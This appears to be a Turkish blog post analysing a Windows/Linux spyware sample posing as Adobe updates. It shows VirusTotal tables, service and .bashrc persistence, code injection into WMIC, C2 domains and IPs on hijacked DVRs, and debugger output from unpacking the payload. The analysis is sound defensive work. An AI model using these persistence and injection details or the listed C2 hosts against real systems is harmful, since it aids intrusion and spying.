24 Mart 2015 tarihinde derlenen Winupdate programı çalıştırıldıktan sonra WMIC işlemine (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\polgov\binaries\winupdate.exe

- indicators (8/17)
- virustotal (39/55 - 21.11.2016)
- dos-stub (136 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/112)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (Executable)
- strings (283/7272)
- debug (n/a)
- manifest (n/a)
- version (1/10)
- certificate (n/a)
- overlay (n/a)

property	value
signature	0x00004550
machine	Intel
sections	3
stamp	0x551152D9 (Tue Mar 24 14:04:41 2015)
PointerToSymbolTable	0x00000000
symbols	0x0000 (0)
SizeOfOptionalHeader	0x00E0 (224 bytes)
processor-32bit	true
Relocation stripped	true
Large Address aware	false
uniprocessor-only	false
system-image	false
dynamic-link library	false
executable	true
debug information stripped	false
if on a removable media, copy and run from the swap	false
if on a Network, copy and run from the swap	false

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help



c:\users\mert\desktop\polgov-ext\adobeupd.exe


- indicators (3/10)
- virustotal (7/57 - 21.11.2016)
- dos-stub (120 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (3)
- libraries (1)
- imports (4/65)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (2/7)
- strings (30/275)
- debug (n/a)
- manifest (n/a)
- version (1/9)
- certificate (n/a)
- overlay (n/a)

engine (57)	positiv (7)	date (dd.mm.y...	age (...)
McAfee-GW-Edition	BehavesLike.Win32.Downloader.mz	21.11.2016	6
McAfee	Generic PWS.y	21.11.2016	6
Avira	TR/Siggen.juhli	21.11.2016	6
DrWeb	Trojan.Siggen7.6489	21.11.2016	6
NANO-Antivirus	Trojan.Win32.Mlw.eilmxp	21.11.2016	6
Avast	Win32:Malware-gen	21.11.2016	6
Bkav	clean	21.11.2016	6
MicroWorld-eScan	clean	21.11.2016	6
nProtect	clean	21.11.2016	6
CMC	clean	21.11.2016	6
CAT-QuickHeal	clean	21.11.2016	6
Malwarebytes	clean	21.11.2016	6
Zillya	clean	18.11.2016	9
SUPERAntiSpyware	clean	21.11.2016	6
TheHacker	clean	17.11.2016	10
K7GW	clean	21.11.2016	6
K7AntiVirus	clean	21.11.2016	6
Arcabit	clean	21.11.2016	6
TrendMicro	clean	21.11.2016	6
Baidu	clean	21.11.2016	6
F-Prot	clean	21.11.2016	6
Symantec	clean	21.11.2016	6
TotalDefense	clean	21.11.2016	6
TrendMicro-HouseCall	clean	21.11.2016	6
ClamAV	clean	21.11.2016	6
Kaspersky	clean	21.11.2016	6
BitDefender	clean	21.11.2016	6
ViRobot	clean	21.11.2016	6
Tencent	clean	21.11.2016	6
Ad-Aware	clean	21.11.2016	6
Emsisoft	clean	21.11.2016	6
Comodo	clean	21.11.2016	6
F-Secure	clean	21.11.2016	6

pestudio 8.54 - Malware Initial Assessment - www.winitor.com				
File Help				
c:\users\mert\desktop\polgov-ext\adobeupdate.exe				
indicators (wait...)	engine (56)	positiv (32)	date (dd.mm.y...	age (...)
virustotal (32/56 - 14.11.2016)	McAfee	Artemis!01A56B91E6BE	14.11.2016	13
dos-stub (136 bytes)	McAfee-GW-Edition	BehavesLike.Win32.Trojan.tt	13.11.2016	14
file-header (20 bytes)	MicroWorld-eScan	Gen:Variant.Kazy.745415	14.11.2016	13
optional-header (224 bytes)	ALYac	Gen:Variant.Kazy.745415	14.11.2016	13
directories (4/15)	BitDefender	Gen:Variant.Kazy.745415	14.11.2016	13
sections (3)	Ad-Aware	Gen:Variant.Kazy.745415	14.11.2016	13
libraries (1)	F-Secure	Gen:Variant.Kazy.745415	14.11.2016	13
imports (4/98)	GData	Gen:Variant.Kazy.745415	14.11.2016	13
exports (n/a)	Emsisoft	Gen:Variant.Kazy.745415 (B)	14.11.2016	13
exceptions (n/a)	AVG	Generic14_c.ISW	14.11.2016	13
tls-callbacks (n/a)	Qihoo-360	HEUR/QVM03.0.Malware.Gen	14.11.2016	13
resources (2/9)	Symantec	Heur.AdvML.C	14.11.2016	13
strings (wait...)	AhnLab-V3	Malware/Win32.Generic.N1737323262	14.11.2016	13
debug (n/a)	K7GW	Spyware (004d53c91)	14.11.2016	13
manifest (n/a)	K7AntiVirus	Spyware (004d53c91)	14.11.2016	13
version (10)	Avira	TR/Spy.Agent.1232896.79	14.11.2016	13
certificate (n/a)	Panda	Trj/GdSda.A	13.11.2016	14
overlay (wait...)	Ikarus	Trojan-Spy.Agent	14.11.2016	13
	Zillya	Trojan.Agent.Win32.585922	11.11.2016	16
	Arcabit	Trojan.Kazy.DB5FC7	14.11.2016	13
	NANO-Antivirus	Trojan.Win32.Agent.ebjjba	14.11.2016	13
	VIPRE	Trojan.Win32.Generic!BT	14.11.2016	13
	AVware	Trojan.Win32.Generic!BT	14.11.2016	13
	Yandex	TrojanSpy.Agent!esl/I40SQL8	13.11.2016	14
	Microsoft	TrojanSpy:Win32/Skeeyah.Alrfrn	14.11.2016	13
	Kaspersky	UDS:DangerousObject.Multi.Generic	14.11.2016	13
	Fortinet	W32/VBKrypt.C!tr	14.11.2016	13
	Tencent	Win32.Trojan.Spy.Een	14.11.2016	13
	Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	11.11.2016	16
	ESET-NOD32	Win32/Spy.Agent.OTJ	14.11.2016	13
	Bkav	clean	12.11.2016	15
	nProtect	clean	14.11.2016	13
	CMC	clean	14.11.2016	13

İlk olarak AdobeUpd.exe programını VB Decompiler aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına AdobeUpdate servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.





AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunun Türkiye’de bulunmasıydı. IP adreslerine bağlanmaya çalışıldığınızda da bu ip adreslerinden bazılarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle DDoS saldırılarında kullanılan IoTlerin hedeflenmiş saldırılarda da zıplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.

Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mooo.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States

Contacted Hosts

Download Contacted Hosts (CSV)

216.146.43.70	80	wmic.exe	United States
OSINT	TCP	PID: 2464	ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207	8080	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	443	wmic.exe	Greece
OSINT	TCP	PID: 2464	ASN: 5408 (Greek Research and Technology Network S.A)
85.105.29.177	8080	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177	443	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207	443	wmic.exe	Turkey
OSINT	TCP	PID: 2464	ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	8080	wmic.exe	Greece
OSINT	TCP	PID: 2464	ASN: 5408 (Greek Research and Technology Network S.A)

← → ↺ ⓘ allegro.crabdance.com/login.rsp






Language

DVR LOGIN

User name


Password 

☐ Remember me



Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcilik olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştırdığı WMIC işlemine (process) kod enjeksiyonu yaptığını bildiğim için IDA Pro ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak

çeşitli teknik engellerden dolayı IDA Pro beni biraz hayal kırıklığına uğrattı. Immunity Debugger aracını her zaman daha kullanışlı bulan biri olarak bu defa ne varsa eski dostta vardır diyerek incelemeye çalıştığımda bu defa Immunity Debugger aracının çöktüğünü gördüm. Bu bir kabus olmalı derken OllyDbg aracının tahtına aday olan x64dbg aracı imdadıma yetişiverdi. AdobeUpdate programı Visual Basic ile geliştirildiği ve enjeksiyon sonrası zararlı kodun bellekten çalıştırılması amacıyla CallWindowProc API kullanıldığını gördüğüm için bu API çağrılmadan önce bellekte PE dosya formatının başlangıç değerlerini 4D5A90 (magic header) aratmaya karar verdim. Arama sonucunda zararlı yazılımın çekirdeğine başarıyla ulaştıktan sonra bellekten diske kayıt ettim. (dump)



x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

0040331C A1 2C 85 40 00 mov eax,dword ptr [6callWindowProcA] eax:"XYYYPhp"
00403322 0B C0 or eax,eax eax:"XYYYPhp"
00403325 74 02 jg adobeupdate.403327 eax:"XYYYPhp"
00403327 68 04 33 40 00 push adobeupdate.403304 403304:0"user32"
0040332C FF 00 jmp eax eax:"XYYYPhp"
00403331 FF 00 jmp eax
00403333 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
00403335 00 00 add byte ptr ds:[ebx],cl eax:"XYYYPhp"
00403339 00 00 add byte ptr ds:[eax],al eax:"XYYYPhp"
0040333B 00 75 73 jnz adobeupdate.40337E
0040333E 65 72 33 xor ch,byte ptr ds:[esi] eax:"XYYYPhp"
00403341 32 2E mov byte ptr ds:[edi],dx
00403343 64 6C byte ptr ds:[edi],dx
00403345 00 00 add byte ptr ds:[eax],al
00403346 00 00 or eax,53000000
0040334D 65 74 57 jmp adobeupdate.4033A7
00403350 69 66 64 6F 77 50 6F tml ebp,dword ptr ds:[esi+64],6F50776F
00403357 73 00 jae adobeupdate.403359
00403359 00 00 add byte ptr ds:[eax],al
0040335B 00 3C 33 add byte ptr ds:[ebx+esi],bh
0040335E 40 inc eax
0040335F 00 4C 33 40 add byte ptr ds:[ebx+esi+40],cl
00403363 00 00 add byte ptr ds:[eax],al
00403365 00 04 00 add byte ptr ds:[eax+eax],al
00403368 30 85 40 00 00 00 xor byte ptr ss:[ebp+40],al
0040336E 00 00 add byte ptr ds:[eax],al
00403370 00 00 add byte ptr ds:[eax],al
00403372 00 00 add byte ptr ds:[eax],al
00403374 A1 38 85 40 00 mov eax,dword ptr ds:[408538] eax:"XYYYPhp"

eax=325928 "XYYYPhp"
dword [0040852C]=user32.callWindowProcA
.text:0040331C adobeupdate.exe:#331C #331C

Address Hex
01060000 50 00 14 00 00 00 FA 04 00 00 00 00 00 00 00 00
01060010 00 20 09 00 00 20 09 00 00 10 00 00 00 0B 00 00
01060020 40 5A 90 00 03 00 00 04 00 00 FF FF 00 00 00 00
01060030 88 00 00 00 00 00 40 00 00 00 00 00 00 00 00
01060040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01060050 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00
01060060 0E 1F 8A 0E 00 84 09 CD 21 88 01 4C CD 21 54 68
01060070 69 73 20 70 72 6F 67 72 61 50 20 63 61 6E 6F
01060080 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
01060090 60 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00 00
010600A0 E0 7E 3E D6 A4 1F 50 85 A4 1F 50 85 A4 1F 50 85
